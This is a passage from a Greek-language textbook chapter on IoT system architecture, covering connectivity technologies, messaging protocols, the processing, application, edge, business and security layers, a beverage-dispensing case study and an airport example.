
Είναι σημαντικό να σημειωθεί ότι η αρχιτεκτονική δεν θέτει περιορισμούς στο εύρος των στοιχείων της ή στη θέση τους. Το στρώμα στην άκρη μπορεί να περιλαμβάνει μόνο μερικά «πράγματα» τοποθετημένα φυσικά σε ένα δωμάτιο ή μυριάδες αισθητήρες και συσκευές που διανέμονται σε όλο τον κόσμο.

5.4.2 Επίπεδο συνδεσιμότητας (Connectivity Layer)

Το δεύτερο επίπεδο είναι υπεύθυνο για όλες τις επικοινωνίες μεταξύ συσκευών, δικτύων και υπηρεσιών cloud που αποτελούν την υποδομή IoT. Η συνδεσιμότητα μεταξύ του φυσικού στρώματος και του νέφους επιτυγχάνεται με δύο τρόπους:

- απευθείας, χρησιμοποιώντας στοίβα TCP ή UDP/IP.

- μέσω πυλών — μονάδες υλικού ή λογισμικού που εκτελούν μετάφραση μεταξύ διαφορετικών πρωτοκόλλων καθώς και κρυπτογράφηση και αποκρυπτογράφηση δεδομένων IoT.



Εικόνα 16 Μοντέλα συνδεσιμότητας μεταξύ φυσικών επιπέδων και επιπέδων cloud.

Πηγή: WSO2

Οι επικοινωνίες μεταξύ συσκευών και υπηρεσιών cloud ή πυλών περιλαμβάνουν διαφορετικές τεχνολογίες δικτύωσης:

- Το **Ethernet** συνδέει σταθερές συσκευές IoT, όπως κάμερες ασφαλείας και βιντεοκάμερες, μόνιμα εγκατεστημένο βιομηχανικό εξοπλισμό και κονσόλες παιχνιδιών.

- Το **WiFi**, η πιο δημοφιλής τεχνολογία ασύρματης δικτύωσης, είναι ιδανική για λύσεις IoT με ένταση δεδομένων, οι οποίες επαναφορτίζονται εύκολα και λειτουργούν σε μια μικρή περιοχή. Ένα καλό παράδειγμα χρήσης είναι οι έξυπνες οικιακές συσκευές που είναι συνδεδεμένες στο ηλεκτρικό δίκτυο.

- Το **NFC (Near Field Communication)** επιτρέπει την απλή και ασφαλή κοινή χρήση δεδομένων μεταξύ δύο συσκευών σε απόσταση 4 ιντσών (10 cm) ή μικρότερη.


- Το **Bluetooth** χρησιμοποιείται ευρέως από φορητές συσκευές για επικοινωνίες μικρής εμβέλειας. Για να καλύψει τις ανάγκες των συσκευών IoT χαμηλής κατανάλωσης, σχεδιάστηκε το πρότυπο Bluetooth Low-Energy (BLE). Μεταφέρει μόνο μικρά τμήματα δεδομένων και δεν λειτουργεί για μεγάλα αρχεία.

- Το **LPWAN (Δίκτυο ευρείας περιοχής χαμηλής κατανάλωσης)** δημιουργήθηκε ειδικά για συσκευές IoT. Παρέχει ασύρματη συνδεσιμότητα μεγάλης εμβέλειας με χαμηλή κατανάλωση ενέργειας με διάρκεια μπαταρίας 10+ ετών. Αποστέλλοντας δεδομένα περιοδικά σε μικρές μερίδες, η τεχνολογία ικανοποιεί τις απαιτήσεις των έξυπνων πόλεων, των έξυπνων κτιρίων και της έξυπνης γεωργίας (παρακολούθηση πεδίου).

- Το **ZigBee** είναι ένα ασύρματο δίκτυο χαμηλής κατανάλωσης για τη μεταφορά μικρών πακέτων δεδομένων σε μικρές αποστάσεις. Το εξαιρετικό με το ZigBee είναι ότι μπορεί να χειριστεί έως και 65.000 κόμβους. Δημιουργήθηκε ειδικά για οικιακούς αυτοματισμούς, λειτουργεί επίσης για συσκευές χαμηλής κατανάλωσης σε βιομηχανικούς, επιστημονικούς και ιατρικούς χώρους.

- Τα δίκτυα κινητής τηλεφωνίας **(Cellular Networks)** προσφέρουν αξιόπιστη μεταφορά δεδομένων και σχεδόν παγκόσμια κάλυψη. Υπάρχουν δύο κυψελωτά πρότυπα που έχουν αναπτυχθεί ειδικά για πράγματα IoT. Το LTE-M (Long Term Evolution for Machines) επιτρέπει στις συσκευές να επικοινωνούν απευθείας με το cloud και να ανταλλάσσουν μεγάλους όγκους δεδομένων. Το NB-IoT ή το IoT

στενής ζώνης χρησιμοποιεί κανάλια χαμηλής συχνότητας για την αποστολή μικρών πακέτων δεδομένων



Εικόνα 17 Network Technologies Used in IoT

Πηγή: Alexsoft

Μετά την δικτύωση των IoT, εξακολουθούν να χρειάζονται πρωτόκολλα ανταλλαγής μηνυμάτων για την κοινή χρήση δεδομένων σε συσκευές και με το cloud. Τα πιο δημοφιλή πρωτόκολλα που χρησιμοποιούνται στα οικοσυστήματα IoT είναι:

- **DDS (Data Distribution Service)** η Υπηρεσία Διανομής Δεδομένων που συνδέει απευθείας τα πράγματα IoT μεταξύ τους και με εφαρμογές που καλύπτουν τις απαιτήσεις συστημάτων σε πραγματικό χρόνο.

- **AMQP (Advanced Message Queuing Protocol)** το προηγμένο πρωτόκολλο ουράς μηνυμάτων που στοχεύει στην ανταλλαγή δεδομένων peer-to-peer μεταξύ διακομιστών.

- **CoAP (Constrained Application Protocol)** το Πρωτόκολλο Περιορισμένης Εφαρμογής, ένα πρωτόκολλο λογισμικού σχεδιασμένο για περιορισμένες συσκευές — τερματικοί κόμβοι περιορισμένης μνήμης και ισχύος (για παράδειγμα, ασύρματοι αισθητήρες). Μοιάζει πολύ με το HTTP, αλλά χρησιμοποιεί λιγότερους πόρους.

- **MQTT (Message Queue Telemetry Transport)** η Μεταφορά Τηλεμετρίας στην Ουρά Μηνυμάτων, ένα ελαφρύ πρωτόκολλο ανταλλαγής μηνυμάτων χτισμένο πάνω από στοίβα TCP/IP για κεντρική συλλογή δεδομένων από συσκευές χαμηλής κατανάλωσης.

5.4.3 Επίπεδο Επεξεργασίας (Processing Layer)

Το επίπεδο επεξεργασίας συσσωρεύει, αποθηκεύει και επεξεργάζεται δεδομένα που προέρχονται από το προηγούμενο επίπεδο. Όλες αυτές οι εργασίες αντιμετωπίζονται συνήθως μέσω πλατφόρμων IoT και περιλαμβάνουν δύο κύρια στάδια.

Ένα σύστημα IoT συνήθως χειρίζεται τεράστιους όγκους δεδομένων, που παράγονται από πολυάριθμες συσκευές άκρων, σε πολλαπλές τοποθεσίες στα άκρα του δικτύου. Το «μεσαίο λογισμικό» του επιπέδου επεξεργασίας χρησιμοποιεί μια προσέγγιση τριών σταδίων για την προετοιμασία αυτών των δεδομένων για το επίπεδο εφαρμογής:

- **Στάδιο συσσώρευσης δεδομένων (Data accumulation stage)**

Τα δεδομένα σε πραγματικό χρόνο συλλαμβάνονται μέσω ενός API και τίθενται σε κατάσταση ηρεμίας για την κάλυψη των απαιτήσεων εφαρμογών μη πραγματικού χρόνου. Η διαδικασία συγκέντρωσης δεδομένων χρησιμεύει ως ενδιάμεσος σταθμός που συνδέει τη δημιουργία δεδομένων που βασίζονται σε γεγονότα με την κατανάλωση δεδομένων που βασίζεται σε ερωτήματα.

Μεταξύ άλλων, το στάδιο καθορίζει εάν τα δεδομένα είναι σχετικά με τις επιχειρηματικές απαιτήσεις και πού πρέπει να τοποθετηθούν. Εξοικονομεί δεδομένα σε ένα ευρύ φάσμα λύσεων αποθήκευσης, από λίμνες δεδομένων ικανές να συγκρατούν μη δομημένα δεδομένα όπως εικόνες και ροές βίντεο έως καταστήματα συμβάντων και βάσεις δεδομένων τηλεμετρίας. Ο συνολικός στόχος είναι να ταξινομήσετε μεγάλο αριθμό διαφορετικών δεδομένων και να τα αποθηκεύσετε με τον πιο αποτελεσματικό τρόπο.

- **Στάδιο αφαίρεσης δεδομένων (Data abstraction stage)**

Εδώ, η προετοιμασία των δεδομένων ολοκληρώνεται, ώστε οι εφαρμογές των καταναλωτών να μπορούν να το χρησιμοποιήσουν για τη δημιουργία πληροφοριών. Η όλη διαδικασία περιλαμβάνει τα ακόλουθα βήματα:

  - Συνδυασμός δεδομένων από διαφορετικές πηγές, τόσο IoT όσο και μη, συμπεριλαμβανομένων συστημάτων ERM, ERP και CRM.

  - Συμφιλίωση πολλαπλών μορφών δεδομένων. και

  - τη συγκέντρωση δεδομένων σε ένα μέρος ή την πρόσβαση σε αυτά ανεξάρτητα από την τοποθεσία μέσω εικονικοποίησης δεδομένων.

- **Στάδιο Ανάλυσης δεδομένων (Data Analysis)**

  Χρησιμοποιεί μηχανική μάθηση (ML) ή αλγόριθμους βαθιάς μάθησης, οι οποίοι είναι εξειδικευμένοι στην ανίχνευση προτύπων σε μεγάλα και φαινομενικά τυχαία σύνολα δεδομένων

Ομοίως, τα δεδομένα που συλλέγονται στο επίπεδο εφαρμογής επαναμορφοποιούνται εδώ για αποστολή στο φυσικό επίπεδο, ώστε οι συσκευές να μπορούν να τα «καταλάβουν».

Μαζί, τα στάδια συσσώρευσης και αφαίρεσης δεδομένων αποκαλύπτουν λεπτομέρειες του υλικού, ενισχύοντας τη δια λειτουργικότητα των έξυπνων συσκευών. Επιπλέον, επιτρέπουν στους προγραμματιστές λογισμικού να επικεντρωθούν στην επίλυση συγκεκριμένων επιχειρηματικών εργασιών — αντί να εμβαθύνουν στις προδιαγραφές συσκευών διαφορετικών προμηθευτών.

5.4.4 Επίπεδο Εφαρμογής (Application Layer)

Το επίπεδο εφαρμογής μιας αρχιτεκτονικής συστήματος IoT περιλαμβάνει την αποκωδικοποίηση πολλά υποσχόμενων μοτίβων σε δεδομένα IoT και τη σύνταξη τους σε περιλήψεις που είναι εύκολο να κατανοήσουν οι άνθρωποι, όπως γραφήματα και πίνακες. Τα προγράμματα για τον έλεγχο και την παρακολούθηση συσκευών, καθώς και το λογισμικό ελέγχου διεργασιών, αποτελούν τυπικά παραδείγματα του επιπέδου εφαρμογής της αρχιτεκτονικής IoT.

Σε αυτό το επίπεδο, οι πληροφορίες αναλύονται από λογισμικό για να δώσουν απαντήσεις σε βασικά επιχειρηματικά ερωτήματα. Υπάρχουν εκατοντάδες εφαρμογές IoT που ποικίλλουν σε πολυπλοκότητα και λειτουργία, χρησιμοποιώντας διαφορετικές στοίβες τεχνολογίας και λειτουργικά συστήματα. Μερικά παραδείγματα είναι:

- λογισμικό παρακολούθησης και ελέγχου συσκευής,
- εφαρμογές για κινητά για απλές αλληλεπιδράσεις,
- υπηρεσίες επιχειρηματικής ευφυΐας και
- αναλυτικές λύσεις με χρήση μηχανικής μάθησης.


Επί του παρόντος, οι εφαρμογές μπορούν να δημιουργηθούν ακριβώς πάνω από πλατφόρμες IoT που προσφέρουν υποδομή ανάπτυξης λογισμικού με έτοιμα προς χρήση

όργανα για εξόρυξη δεδομένων, προηγμένες αναλύσεις και οπτικοποίηση δεδομένων. Διαφορετικά, οι εφαρμογές IoT χρησιμοποιούν API για ενσωμάτωση με ενδιάμεσο λογισμικό.

5.4.5 Επίπεδο Edge or Fog computing

Αυτό το επίπεδο είναι απαραίτητο για να μπορέσουν τα συστήματα IoT να ανταποκρίνονται στις απαιτήσεις ταχύτητας, ασφάλειας και κλίμακας του δικτύου κινητής τηλεφωνίας 5ης γενιάς. Το νέο ασύρματο πρότυπο υπόσχεται μεγαλύτερες ταχύτητες, χαμηλότερη καθυστέρηση και δυνατότητα χειρισμού πολλών περισσότερων συνδεδεμένων συσκευών από το τρέχον πρότυπο 4G.

Η ιδέα πίσω από το Edge or Fog computing είναι η επεξεργασία και αποθήκευση πληροφοριών όσο το δυνατόν νωρίτερα και όσο το δυνατόν πιο κοντά στις πηγές τους. Αυτή η προσέγγιση επιτρέπει την ανάλυση και τη μετατροπή μεγάλων όγκων δεδομένων σε πραγματικό χρόνο τοπικά, στην άκρη των δικτύων. Έτσι, εξοικονομείτε χρόνο και άλλους πόρους που διαφορετικά θα χρειάζονταν για την αποστολή όλων των δεδομένων στις υπηρεσίες cloud. Το αποτέλεσμα είναι μειωμένη καθυστέρηση του συστήματος που οδηγεί σε αποκρίσεις σε πραγματικό χρόνο και βελτιωμένη απόδοση.



Εικόνα 18 Cloud Computing VS Fog Computing VS Edge Computing,

Πηγή: https://www.spiceworks.com/

Το Edge Computing πραγματοποιείται σε πύλες (gateways), τοπικούς διακομιστές (local servers) ή άλλους κόμβους ακμών (edge nodes) που είναι διάσπαρτοι στο δίκτυο. Σε αυτό το επίπεδο, τα δεδομένα μπορούν να :

- αξιολογούνται για να καθοριστεί εάν χρειάζεται περαιτέρω επεξεργασία σε υψηλότερα επίπεδα,
- μορφοποιούνται για περαιτέρω επεξεργασία,
- αποκωδικοποιούνται,
- φιλτράρονται και
- ανακατευθύνονται σε ένα άλλο προορισμό

Συνοψίζοντας, τα τρία πρώτα επίπεδα βλέπουν δεδομένα σε κίνηση, καθώς κινούνται και μεταβάλλονται συνεχώς. Τα δεδομένα είναι τελικά σε ηρεμία και διαθέσιμα για χρήση από εφαρμογές καταναλωτών μόνο όταν φτάσουν στο επόμενο επίπεδο.

5.4.6 Επιχειρηματικό Επίπεδο (Business Layer)

Οι πληροφορίες που δημιουργούνται στα προηγούμενα επίπεδα φέρνουν αξία μόνο εάν έχουν ως αποτέλεσμα την επίλυση προβλημάτων και την επίτευξη των επιχειρηματικών στόχων. Τα νέα δεδομένα πρέπει να ξεκινήσουν τη συνεργασία μεταξύ των ενδιαφερομένων που με τη σειρά τους εισάγουν νέες διαδικασίες για την ενίσχυση της παραγωγικότητας.

Η λήψη αποφάσεων συνήθως περιλαμβάνει περισσότερα από ένα άτομα που εργάζονται με περισσότερες από μία λύσεις λογισμικού. Για το λόγο αυτό, το επιχειρηματικό επίπεδο ορίζεται ως ξεχωριστό στάδιο, υψηλότερο από ένα επίπεδο εφαρμογής.

Μελέτη περίπτωσης – Αρχιτεκτονική Συστήματος IoT – Επιχειρησιακό Επίπεδο
Case Study – IoT System Architecture – Business Layer

Η Celli Group[13], ένας Ιταλικός όμιλος εξοπλισμού διανομής ποτών και μπύρας, αποφάσισε να χρησιμοποιήσει το IoT για να αντιμετωπίσει ένα συστημικό πρόβλημα: οι χειριστές μπαρ συνήθως δεν μπορούσαν να αξιολογήσουν την υγεία του εξοπλισμού διανομής τους,

[13] https://www.celligroup.com/

ούτε να παρακολουθήσουν αποτελεσματικά το απόθεμα, οδηγώντας σε ασυνεπή ποιότητα προϊόντων καθώς και χαμένες ευκαιρίες πωλήσεων.

Χρησιμοποιώντας τη βιομηχανική πλατφόρμα διαδικτύου των πραγμάτων (IoT) του Microsoft Azure και του PTC που ονομάζεται ThingWorx[14], η Celli ανέπτυξε το IntelliDraught. Συγκεκριμένα, το IntelliDraught επιτρέπει στους εργαζόμενους σε μπαρ να συλλέγουν και να στέλνουν δεδομένα σε ένα σύστημα επεξεργασίας και στη συνέχεια να λάβουν πολύτιμες πληροφορίες σχετικά με την κατάσταση του εξοπλισμού διανομής τους, την ποιότητα του ροφήματος που διανέμεται και τις καταναλωτικές συνήθειες.

Με τη σειρά της, η Celli βοήθησε τους χειριστές μπαρ να αυξήσουν την ικανοποίηση των πελατών κατά 27% και τις πωλήσεις κατά 16%. Επιπλέον, το Celli χρησιμοποιεί τα δεδομένα που δημιουργούνται από το IntelliDraught για να αποκαλύψει νέες ιδέες σχετικά με την κατανάλωση μπύρας, τα αποθέματα των μπαρ και τη συμπεριφορά κατανάλωσης αλκοόλ.

5.4.7 Επίπεδο Ασφαλείας (Security Layer)

Είναι **εκ** των ων ουκ άνευ ότι θα πρέπει να υπάρχει ένα επίπεδο ασφαλείας που να καλύπτει όλα τα προαναφερθέντα επίπεδα. Η ασφάλεια του IoT είναι ένα μεγάλο θέμα που αξίζει ξεχωριστό κεφάλαιο. Εδώ θα επισημάνουμε μόνο τα βασικά χαρακτηριστικά της ασφαλούς αρχιτεκτονικής σε διαφορετικά επίπεδα.

Η ασφάλεια είναι μια από τις πιο σημαντικές απαιτήσεις για μια αρχιτεκτονική συστήματος IoT. Κατά ειρωνικό τρόπο, τυχαίνει επίσης να είναι μια από τις βασικές προκλήσεις που αντιμετωπίζει η αρχιτεκτονική του IoT και οι ίδιες οι συσκευές IoT. Γενικά, το επίπεδο ασφάλειας IoT περιλαμβάνει τρεις κύριες πτυχές:

- Ασφάλεια Συσκευής (Device Security),
- Ασφάλεια σύνδεσης (Connection Security),
- Ασφάλεια στο cloud (Cloud Security).

[14] https://www.ptc.com/en/products/thingworx

5.4.7.1 Ασφάλεια Συσκευής (Device Security).

Οι σύγχρονοι κατασκευαστές συσκευών IoT συνήθως ενσωματώνουν χαρακτηριστικά ασφαλείας τόσο στο υλικό όσο και στο υλικό / λογισμικό που είναι εγκατεστημένο σε αυτό. Αυτό περιλαμβάνει:

- ενσωματωμένα TPM chip (Trusted Platform Module) με κρυπτογραφικά κλειδιά για έλεγχο ταυτότητας και προστασία συσκευών τελικού σημείου.

- μια ασφαλής διαδικασία εκκίνησης που αποτρέπει την εκτέλεση μη εξουσιοδοτημένου κώδικα σε μια ενεργοποιημένη συσκευή.

- ενημέρωση του κώδικα ασφαλείας σε τακτική βάση.

- φυσική προστασία όπως μεταλλικές ασπίδες για να εμποδίζουν τη φυσική πρόσβαση στη συσκευή.

5.4.7.2 Ασφάλεια σύνδεσης (Connection Security).

Ακόμα και όταν τα δεδομένα αποστέλλονται μέσω συσκευών, δικτύων ή εφαρμογών, θα πρέπει να είναι κρυπτογραφημένα. Διαφορετικά, οι ευαίσθητες πληροφορίες μπορούν να διαβαστούν από οποιονδήποτε υποκλέψει πληροφορίες κατά τη μεταφορά. Τα πρωτόκολλα ανταλλαγής μηνυμάτων με επίκεντρο το IoT, όπως το MQTT, το AMQP και το DDS, ενδέχεται να χρησιμοποιούν τυπικό κρυπτογραφικό πρωτόκολλο Transport Layer Security (TSL) για να διασφαλίζουν προστασία δεδομένων από άκρο σε άκρο.

5.4.7.3 Ασφάλεια στο cloud (Cloud Security).

Τα δεδομένα σε κατάσταση ηρεμίας που αποθηκεύονται στο cloud πρέπει επίσης να είναι κρυπτογραφημένα για να μετριαστούν οι κίνδυνοι έκθεσης ευαίσθητων πληροφοριών σε εισβολείς. Η ασφάλεια στο cloud περιλαμβάνει επίσης μηχανισμούς ελέγχου ταυτότητας και εξουσιοδότησης για τον περιορισμό της πρόσβασης στις εφαρμογές IoT. Μια άλλη σημαντική μέθοδος ασφαλείας είναι η διαχείριση ταυτότητας συσκευής για την επαλήθευση της αξιοπιστίας της συσκευής προτού της επιτρέψετε να συνδεθεί στο cloud.

Τα καλά νέα είναι ότι οι λύσεις IoT από μεγάλους παρόχους όπως η Microsoft, η AWS ή η Cisco διαθέτουν προκατασκευασμένα μέτρα προστασίας, όπως κρυπτογράφηση δεδομένων από άκρο σε άκρο (end to end encryption), έλεγχο ταυτότητας συσκευής και έλεγχο πρόσβασης. Ωστόσο, αξίζει πάντα να διασφαλίζετε ότι η ασφάλεια είναι αυστηρή σε όλα τα επίπεδα, από τις πιο μικροσκοπικές συσκευές έως πολύπλοκα αναλυτικά συστήματα.

5.4.8 Challenges of Internet of Things (IoT) Architecture

Εκτός από τα τρωτά σημεία ασφαλείας, οι μεγαλύτερες προκλήσεις στην αρχιτεκτονική του Διαδικτύου των Πραγμάτων (IoT) είναι τα εμπόδια που δεν επιτρέπουν την αλληλοσυμβατότητα, τη συνδεσιμότητα και την κινητικότητα, καθώς και η έλλειψη τυποποιημένων πρωτοκόλλων και γλωσσών IoT.

5.4.8.1 Παραδείγματα αρχιτεκτονικής Internet of Things (IoT).

Πιο κάτω παρατίθενται παραδείγματα αρχιτεκτονικής Διαδικτύου των Πραγμάτων (IoT) τα οποία μας βοηθούν να κατανοήσουμε καλύτερα το πώς λειτουργούν αυτές οι τεχνολογίες σε διαφορετικά περιβάλλοντα:

5.4.8.2 Αρχιτεκτονική Internet of Things (IoT) στα Αεροδρόμια

Σε κάθε δεδομένη στιγμή, τα πολυσύχναστα αεροδρόμια έχουν εκατοντάδες οχήματα, συμπεριλαμβανομένων αεροσκαφών και οχημάτων εδάφους, που κυκλοφορούν. Αυτές οι κινήσεις συχνά πρέπει να πραγματοποιούνται ακόμη και σε κακές καιρικές συνθήκες και συνθήκες χαμηλής ορατότητας, σε περιοχές που εκτείνονται σε πολλά τετραγωνικά μίλια. Σε ένα τέτοιο πλαίσιο, τα συστήματα IoT βοηθούν τα αεροδρόμια να βελτιώσουν τις λειτουργίες τους μειώνοντας τις διακοπές, βελτιώνοντας την αποτελεσματικότητα και ενισχύοντας την ασφάλεια.

Χρησιμοποιώντας αυτό το παράδειγμα, η αρχιτεκτονική του συστήματος IoT ενός αεροδρομίου ενσωματώνει τα ακόλουθα επίπεδα:

- **Επίπεδο αντίληψης**: μια ποικιλία αισθητήρων και συσκευών, όπως ετικέτες αναγνώρισης ραδιοσυχνοτήτων (RFID) και αισθητήρες GPS, είναι προσαρτημένες τόσο σε οχήματα όσο και σε τοποθεσίες στο έδαφος. Αυτές οι συσκευές επιπέδου αντίληψης IoT παράγουν δεδομένα όπως θέση οχήματος, κίνηση, απόσταση, ταχύτητα,

συχνότητα κυκλοφορίας, κατεύθυνση ανέμου, ορατότητα, υγρασία και άλλα

- **Επίπεδο μεταφοράς**: αυτά τα δεδομένα που δημιουργούνται πρόσφατα μεταδίδονται σε έναν ή περισσότερους διακομιστές μέσω μιας σειράς τεχνολογιών στο επίπεδο μεταφοράς, όπως 5G, Wi-Fi και EtherCAT

- **Επεξεργασία και Επίπεδο Εφαρμογής**: το υλικό και το λογισμικό στο επίπεδο επεξεργασίας και εφαρμογής βοηθούν στη μετατροπή τεράστιων ποσοτήτων αυτών των ακατέργαστων δεδομένων σε χρήσιμα, πρακτικά, αναγνώσιμα από τον άνθρωπο δεδομένα, όπως ειδοποίηση πληρωμάτων και ελεγκτών για λανθάνοντα οχήματα ή άλλους κινδύνους

- **Business Layer**: όλα αυτά τα δεδομένα που μπορούν να ενεργήσουν αναλύονται για τη λήψη επιχειρηματικών αποφάσεων που μπορούν να μειώσουν τις καθυστερήσεις, να ενισχύσουν την ασφάλεια και να ελαχιστοποιήσουν τις εκπομπές, μέσω λειτουργικών βελτιώσεων όπως καλύτερη δρομολόγηση και διαχείριση της κυκλοφορίας

5.4.8.3 Αρχιτεκτονική Διαδικτύου των Πραγμάτων (IoT) στην Κατασκευή

